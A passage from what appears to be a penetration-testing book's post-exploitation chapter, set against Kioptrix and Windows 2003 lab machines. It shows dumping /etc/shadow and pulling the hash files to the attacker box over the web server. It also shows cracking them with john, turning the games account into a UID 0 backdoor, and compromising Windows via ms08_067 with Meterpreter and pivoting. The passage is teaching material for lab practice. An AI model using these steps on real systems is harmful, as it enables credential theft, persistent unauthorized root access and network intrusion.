nobody:x:99:99:Nobody:/:/sbin/nologin

mailnull:x:47:47::/var/spool/mqueue:/dev/null

rpm:x:37:37::/var/lib/rpm:/bin/bash

xfs:x:43:43:X Font Server:/etc/X11/fs:/bin/false

rpc:x:32:32:Portmapper RPC user:/:/bin/false

rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin

nfsnobody:x:65534:65534:Anonymous NFS      User:/var/lib/nfs:/sbin/
nologin

nscd:x:28:28:NSCD Daemon:/:/bin/false

ident:x:98:98:pident user:/:/sbin/nologin

radvd:x:75:75:radvd user:/:/bin/false

postgres:x:26:26:PostgreSQL Server:/var/lib/pgsql:/bin/bash

apache:x:48:48:Apache:/var/www:/bin/false

squid:x:23:23::/var/spool/squid:/dev/null

pcap:x:77:77::/var/arpwatch:/bin/nologin

john:x:500:500::/home/john:/bin/bash

harold:x:501:501::/home/harold:/bin/bash
```
cat /etc/shadow
```
root:$1$WasYaJER$pkIFNw3QPNYUjQvLaFr7A/:15294:0:99999:7:::

bin:*:14513:0:99999:7:::

daemon:*:14513:0:99999:7:::

adm:*:14513:0:99999:7:::

lp:*:14513:0:99999:7:::

sync:*:14513:0:99999:7:::

shutdown:*:14513:0:99999:7:::

halt:*:14513:0:99999:7:::

mail:*:14513:0:99999:7:::

news:*:14513:0:99999:7:::

uucp:*:14513:0:99999:7:::

operator:*:14513:0:99999:7:::
```

```
games:*:14513:0:99999:7:::
gopher:*:14513:0:99999:7:::
ftp:*:14513:0:99999:7:::
nobody:*:14513:0:99999:7:::
mailnull:!!:14513:0:99999:7:::
rpm:!!:14513:0:99999:7:::
xfs:!!:14513:0:99999:7:::
rpc:!!:14513:0:99999:7:::
rpcuser:!!:14513:0:99999:7:::
nfsnobody:!!:14513:0:99999:7:::
nscd:!!:14513:0:99999:7:::
ident:!!:14513:0:99999:7:::
radvd:!!:14513:0:99999:7:::
postgres:!!:14513:0:99999:7:::
apache:!!:14513:0:99999:7:::
squid:!!:14513:0:99999:7:::
pcap:!!:14513:0:99999:7:::
john:$1$zL4.MR4t$26N4YpTGceBO0gTX6TAky1:14513:0:99999:7:::
harold:$1$X216PpNL$aMB5DK0mIxhg.BkiXmfjc/:15295:0:99999:7:::
```

The `shadow` file contains all of the hashed user account passwords. We will need to `unshadow` these passwords for them to be useful to us.

> Using a third party to crack passwords for your client is *not* a good idea unless your client fully understands that you are sending the passwords to an environment that you have no control over and realizes the inherent risk in such a process. If this is the case, be sure to *get it in writing* to ensure you are covered if something goes wrong and the passwords are leaked on the Internet. Note that a real attacker would have no qualms about sending these files off to an unknown party to get cracked, but there are limits to everything and losing control of customer data is *not* a good idea. After all, unlike the real-world attacker, you should care about the safety of the environment you are testing!

Moving the files

There has been a lot of data to cross the screen at this point. Most often, you will want to push this data back to a system that is under your control. Be it a compromised system that you have set up internally as a repository, or a direct connection back to the attacking system, you will need to come up with some method of transferring this data back.

> Do not use a production level open web server to store or transfer confidential files! The rule of thumb is that you should treat the customer data as if it were your own, and placing critical password files on an open share, or any other uncontrolled storage is a really bad idea. In a real-life situation, you would set up a secured transfer mechanism where you have full control over the data. It should also be encrypted whenever possible, especially when being routed over the Internet.

The Kioptrix machine has an open web server installed, so one of the easiest methods to get a file back would be to simply copy it to the `/var/www/html` directory, which is open to everyone. In the Kioptrix shell type the following:

```
cp /etc/passwd /var/www/html/passwd
cp /etc/shadow /var/www/html/shadow
chmod 744 /var/www/html/shadow
```

Pick up the files on Kali by typing the following, which will create a directory named `kioptrixFiles`; change `pwd` to that directory, and then pull over the files from the Kioptrix web server:

```
# mkdir kioptrixFiles
# cd kioptrixFiles
# root@kali:~/kioptrixFiles# wget http://192.168.75.14/passwd
  --2015-09-26 15:36:37--  http://192.168.75.14/passwd
  Connecting to 192.168.75.14:80... connected.
  HTTP request sent, awaiting response... 200 OK
  Length: 1330 (1.3K) [text/plain]
  Saving to: 'passwd'

  100%[====================================>] 1,330      --.-K/s   in
0s
```

```
  2015-09-26 15:36:37 (25.1 MB/s) - 'passwd' saved [1330/1330]
root@kali:~/kioptrixFiles# wget http://192.168.75.14/shadow
  --2015-09-26 15:44:08--  http://192.168.75.14/shadow
  Connecting to 192.168.75.14:80... connected.
  HTTP request sent, awaiting response... 200 OK
  Length: 948 [text/plain]
  Saving to: 'shadow'


  100%[===================================>] 948         --.-K/s   in 0s


  2015-09-26 15:44:08 (50.9 MB/s) - 'shadow' saved [948/948]
```

The shadow and passwd are both in the Kali kioptrixFiles directory now.
Before proceeding, we should remove the two files from the web server on the
Kioptrix machine:

```
rm /var/www/html/shadow
```

```
rm /var/www/html/passwd
```

On the Kali machine, open up a shell and browse to your /pentest/passwords/
john directory where we will use unshadow to combine the Kioptrix passwd and
shadow files into kioptrixPW.db.

```
# # unshadow /root/kioptrixFiles/passwd /root/kioptrixFiles/shadow > /
root/kioptrixFiles/kioptrixPW.db
```

Now that we have the necessary file, we can use john to attempt cracking the hashes
in kioptrixPW.db:

> Note that cracking passwords may take a few minutes, hours, or even
> days depending on the complexity of the passwords used.

```
# john /root/kioptrixFiles/kioptrixPW.db
```

A faster method of accessing the system without using an exploit is to modify an
existing account. Open up a shell to your Kioptrix machine using the samba (or any
other exploit that allows root access) and then type the following in, to change the
games account enough to allow login and root access:

```
cd /etc
```

```
awk -F ":" 'BEGIN{OFS = ":"} $1 == "games" {$3="0"}{$4="0"}{$7="/bin/
bash"}{ print }' passwd > test
```

Because of the restrictions imposed on us in the reverse shell, we use `awk` to create a modified version of the file. We change the user and group **UID** to equal that of root and add the `/bin/bash` shell so that we can log in remotely:

```
cp passwd passwdOLD
```

Before we change any existing files, we should back them up first. This is especially important when performing a test for a client:

```
cp test passwd
```

We copy the modified test file to overwrite `passwd`:

```
chmod 644 passwd
```

Changing the permissions back to match those of the original file may prevent future complications:

```
passwd games
  New password: 1funnypassword
  Retype new password: 1funnypassword
  Changing password for user games
  passwd: all authentication tokens updated successfully
```

We add a password to the games account. The current SSH account does not allow for blank passwords.

Open up a new terminal on your Kali machine and connect back to Kioptrix using your new account. Use the password you created for the games account (`1funnypassword` if you followed along exactly):

```
# ssh -l games 192.168.75.14
  games@192.168.75.14's password:
  Last login: Mon Jan  9 00:35:42 2012 from 192.168.75.25
bash-2.05# whoami
  root
```

We connected to the SSH server using the modified games account. All previous shell restrictions are now removed, and we can use any command on the system such as `vi sudo` without error.

Microsoft Windows™ post-exploitation

Most environments you test will have many Windows™-based systems. It is important to understand where the important files and settings are, and also how they can be obtained and reviewed, when dealing with the restrictions imposed by your exploit shell. Here, we will discuss the various methods used to obtain this data. We cannot account for every operating system or eventuality, but we can provide the basic knowledge necessary for someone to get started.

> Windows-based operating systems use GPOs that contain almost any piece of data you would want, to properly perform post-exploitation information gathering on Microsoft Windows operating systems.

In order to follow along with this section, you will need to have:

- One registered copy of Microsoft Windows ™ Server 2003: This machine will need an additional virtual NIC assigned to the `VMnet1` virtual network as well (`192.168.50.0/24`). If you followed along with previous chapters, you will already have VMware assigning IP addresses to that virtual segment.
- Kioptrix Level 1 connected to `VMnet1` (`192.168.50.0/24`).
- Kali guest machine connected on `VMnet8` (`192.168.75.0/24`).

> All examples will be clearly documented in case you do not have a Windows machine available for testing purposes.

Important directories and files

There are many important files and directories in a Windows machine. Some of these include the following:

File	Path
`*.log`	`%WINDIR%\system32\CCM\logs\*.log`
`AppEvent.Evt`	`%WINDIR%\system32\config\AppEvent.Evt`
`boot.ini`	`%SYSTEMDRIVE%\boot.ini`
`default.sav`	`%WINDIR%\system32\config\default.sav`
`hosts`	`%WINDIR%\System32\drivers\etc\hosts`

File	Path
index.dat	Content.IE5\index.dat and other locations
NetSetup.log	%WINDIR%\debug\NetSetup.log
ntuser.dat	%USERPROFILE%\ntuser.dat
pagefile.sys	%SYSTEMDRIVE%\pagefile.sys
SAM	%WINDIR%\repair\sam – Emergency Repair Disk %WINDIR%\system32\config
SecEvent.Evt	%WINDIR%\system32\config\SecEvent.Evt
security.sav	%WINDIR%\system32\config\security.sav
software.sav	%WINDIR%\system32\config\software.sav
system	%WINDIR%\repair\system
system.sav	%WINDIR%\system32\config\system.sav
win.ini	%WINDIR%\win.ini

Using Armitage for post-exploitation

At this point, we should already be comfortable with using "old school" methods of manual exploitation. Understanding the nuts and bolts of how penetration testing occurs will increase the ability to troubleshoot more powerful tools when something goes wrong. It also allows you to become comfortable enough to eventually create your own modules and proof of concept exploit code. The pentesting process does not really change from test to test. It consists of enumeration, data gathering, and exploitation, followed by post-exploitation. There are many different tools and methods that can be used to accomplish these tasks however. In this section, we will be taking advantage of the ease and simplicity of Armitage, which according to its website and author "*is a comprehensive red team collaboration tool for Metasploit…*" (http://www.fastandeasyhacking.com/manual2.slp). Armitage was created by Raphael Mudge and is available to the public at http://fastandeasyhacking.com/. It is also preinstalled on Kali. The manual that is freely available at the site is well written and easy to follow. In a terminal window, enter:

 # armitage

This command will invoke the Armitage program. When the **Connect...** window appears, click on the **Connect** button. When prompted if you would like to start the Metasploit RPC server, choose **Yes**. The first time you run Armitage, it may take a few minutes to fully load. If it fails, read the error message and follow the steps mentioned there. An example of the Armitage program is shown in the following image:

Take a few moments to familiarize yourself with the Armitage graphical user interface before continuing.

Enumeration

Armitage allows for several methods of gathering data. We will use the Nmap functionality to review what is on the sample network. In the top Armitage navigation bar, choose **Hosts | Nmap Scan | Quick Scan (OS detect)**. An example of this is shown in the following image:

Enter `192.168.75.0/24` to scan the proper `VMnet8` subnet:

The scan will take a few moments to complete. Once it has, you will be presented with a message stating that your scan is complete and that the **Find Attacks** option should be used to find attacks. An example of this is shown in the following image:

If the network is set up properly, you should see something similar to the following image:

That's it! We have successfully enumerated the `VMnet8` network and our systems are displayed graphically within Armitage.

Exploitation

Exploitation using Armitage is a breeze and so simple that one has to be very careful when selecting targets. After ensuring that the targets enumerated are within scope, select **Attacks | Find Attacks**. When the process has completed, you will be presented with a popup stating that the analysis is complete. An example of this is shown in the following image:

Now it is time to take over this Windows 2003 machine using the `ms08_067` vulnerability. Rarely has exploiting a vulnerability been as consistent and easy as this one. Right-click on the Windows system icon in the workspace and select **Attack | smb | ms08_067_netapi**. This is shown in the following image:

A configuration menu will appear. Everything will be filled out and ready to go. Click on **Launch** to continue. Refer to the following image for an example:

If everything worked properly, the icon in the workspace will change to resemble the following image:

The lightning bolts are a graphical indicator that you have successfully compromised this machine.

We are connected, now what?

Congratulations, the Windows system has been compromised, and we are now able to take advantage of the combination of Armitage and Meterpreter to perform our post-exploitation processes. By right-clicking on the image of the compromised machine, we are able to select from a large menu of options.

Let's begin by reviewing what is on the target system by right-clicking on the host and choosing **Meterpreter <#> | Explore | Browse Files**. Not only are we presented with a nice listing of files, but it is in an easy to use graphical explorer format. For those of us who are more comfortable with a GUI than with the command line, this should be a breath of fresh air! An example of this is shown in the following image:

Regardless of the operating system, we still need to know what types of tools we have available on the target system. It is also very important that we determine what type of system we are interacting with. This can be determined by reviewing the running processes, installed software, user history, and more. We will need to take advantage of the meterpreter shell to pull some of this data.

We should start with some of the more basic commands. In Armitage, right-click on the compromised system and choose **Meterpreter <#> | Interact | Meterpreter Shell**. At the meterpreter prompt, type `sysinfo`. An example of the output of this command is shown in the following image:

Networking details

As with Linux, it is very important to gather networking information as soon as possible. Meterpreter allows the use of the `ipconfig` command. This reveals the network configuration, as shown in the following image:

```
Interface 65539
===============

Name         : I  n  t  e  l  (  R  )
Hardware MAC : 00:50:56:11:22:33
MTU          : 1500
IPv4 Address : 192.168.75.180
IPv4 Netmask : 255.255.255.0


Interface 65540
===============

Name         : I  n  t  e  l  (  R  )
Hardware MAC : 00:0c:29:00:5c:bb
MTU          : 1500
IPv4 Address : 192.168.50.135
IPv4 Netmask : 255.255.255.0
```

This is definitely the type of information that is a joy to see in the real world. This particular system has two distinct network cards, and the possibility that the system could be used to explore the `192.168.50.0/24` network is high. Before we move on, we should take a look at the routing table and other networking information. An example of this information is shown in the following image:

```
IPv4 network routes
===================

    Subnet            Netmask            Gateway          Metric  Interface
    ------            -------            -------          ------  ---------
    0.0.0.0           0.0.0.0            192.168.75.2     10      65539
    127.0.0.0         255.0.0.0          127.0.0.1        1       1
    192.168.50.0      255.255.255.0      192.168.50.135   10      65540
    192.168.50.135    255.255.255.255    127.0.0.1        10      1
    192.168.50.255    255.255.255.255    192.168.50.135   10      65540
    192.168.75.0      255.255.255.0      192.168.75.180   10      65539
    192.168.75.180    255.255.255.255    127.0.0.1        10      1
    192.168.75.255    255.255.255.255    192.168.75.180   10      65539
    224.0.0.0         240.0.0.0          192.168.50.135   10      65540
    224.0.0.0         240.0.0.0          192.168.75.180   10      65539
    255.255.255.255   255.255.255.255    192.168.50.135   1       65540
    255.255.255.255   255.255.255.255    192.168.75.180   1       65539
```

```
# Copyright (c) 1993-1999 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

127.0.0.1       localhost
```

Nothing very interesting here; not every file you find will lead to dramatic and exciting discoveries. That aside, it is still very important to be as thorough as possible. Penetration testing can be very similar to detective work, where you are constantly looking for clues that will lead to the next step.

> Remember that the `type` command is to be used just as you would use `cat` in a Unix- or Linux-based environment.

Now, we need to determine if there are any interesting network connections coming from this machine. These connections could very well lead us to our next targets and assist us in setting overall priorities. Your time to test the network is almost certainly limited, and you should focus on the most attractive targets to ensure efficiency. Remember to look for more than just gaining shells on machines; the business units need to understand their true exposure, not see how many unknown systems you could pop.

We can use `netstat -ano` to look at the connections, just as we did earlier with Linux; an example of this output is shown in the following image:

```
TCP    192.168.50.135:139       0.0.0.0:0             LISTENING
TCP    192.168.50.135:1034      192.168.50.136:80     ESTABLISHED
TCP    192.168.50.135:1035      192.168.50.136:80     ESTABLISHED
TCP    192.168.75.180:139       0.0.0.0:0             LISTENING
TCP    192.168.75.180:24351     192.168.75.165:54564  ESTABLISHED
UDP    0.0.0.0:53               *:*
UDP    0.0.0.0:445              *:*
UDP    0.0.0.0:500              *:*
UDP    0.0.0.0:1032             *:*
UDP    0.0.0.0:1434             *:*
UDP    0.0.0.0:3456             *:*
UDP    0.0.0.0:4500             *:*
UDP    127.0.0.1:53             *:*
UDP    127.0.0.1:123            *:*
UDP    127.0.0.1:1033           *:*
UDP    127.0.0.1:3456           *:*
UDP    192.168.50.135:123       *:*
UDP    192.168.50.135:137       *:*
UDP    192.168.50.135:138       *:*
```

Now, we have something interesting. Take a look at the connection between this host and `192.168.50.136` on port `80`. It looks like we may have a web server running on that machine! This is definitely good news. At this point, we seem to have more interesting devices on the `192.168.50.0/24` network than we do on the `192.168.75.0/24` subnet. If the tools exist on the target machine, we can already launch a scan from this host.

Finding installed software and tools

At this point, we have already reviewed the local processes and network connections, and had access to the file structure. Now, we are at the point where we may want to take a look at some of the other networks this system has access to and determine if Nmap or other tools are installed that could be valuable. Here is how we can `find` information on a Windows-based operating system. It is a bit of a workaround, as there does not seem to be a direct replacement for `locate` or `which` available on Windows systems:

```
c:\> dir c:\ /s /b | find /i "password"
```

This command will pipe all directories into the `find` command, which will look for the string `password` in the filenames, regardless of case. An example of this is shown in the following image:

```
C:\> dir c:\/s /b | find /i "password"
c:\Program Files\AOMEI Partition Assistant Lite Edition 5.6\doc\password.html
c:\Program Files\Common Files\Microsoft Shared\web server extensions\50\admisapi\1033\password.htm
c:\WINDOWS\Help\password.chm
```

This command will come in handy when trying to find any installed software, or trying to locate interesting files.

The simple method of finding installed software on a Windows machine would be to take a look at the installed programs, especially with desktops; odds are that the system has all of the default Windows tools available. What you will be interested in are the more obscure items, like a TFTP server or a network scanner that you can take advantage of.

Let's take a look at the installed programs the old fashioned `reg.exe` way:

reg export HKLM\Software\Microsoft\Windows\CurrentVersion\Uninstall tmp.txt

With this command, we export the registry information contained in the `HKLM\Software\Microsoft\Windows\CurrentVersion\Uninstall` key. We can review the findings directly with the `type` command:

type tmp.txt

An example of a portion of the results is shown in the following image:

```
"URLInfoAbout"="http://www.vmware.com"
"URLUpdateInfo"=""
"VersionMajor"=dword:00000003
"VersionMinor"=dword:00000000
"WindowsInstaller"=dword:00000001
"Version"=dword:03000000
"Language"=dword:00000000
"DisplayName"="VMware Tools"

[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Uninstall\{BA7062F8-AA28-4501-B91F-38D70110E749}]
"AuthorizedCDFPrefix"=""
"Comments"="Build "
"Contact"=""
"DisplayVersion"="9.6.1.1378637"
"HelpLink"=""
"HelpTelephone"=""
"InstallDate"="20140604"
"InstallLocation"="C:\\Program Files\\VMware\VMware Tools\\"
"InstallSource"="C:\\DOCUME~1\\ADMINI~1.EAS\\LOCALS~1\\Tem p\\{BA7062F8-AA28-4501-B91F-38D70110E749}~setup\\"
"ModifyPath"=hex(2):4d,00,73,00,69,00,45,00,78,00,65,00,63,00,2e,00,65,00,78,\
```

One portion of this file is interesting indeed. Take a look at the **VMware Tools**. At this point, we should begin to understand that we may be dealing with a virtualized system. Of course, ideally we would be pulling down the *entire* registry as it has a tremendous amount of data available that should be sifted through on your own machine. There is no sense in staying connected to a machine longer than you need to.

Pivoting

Armitage makes pivoting trivial. We know that there is another network available to us from the compromised Windows machine, and now it is just a matter of being able to scan the network and launch attacks from this system. There are manual methods of accomplishing this, but the simplest is to right-click on the graphical representation of the target machine in Armitage and select your **Meterpreter | Pivoting | Setup** option:

You will be presented with a menu to select your pivot point. Select `192.168.50.0` and click on **Add Pivot**:
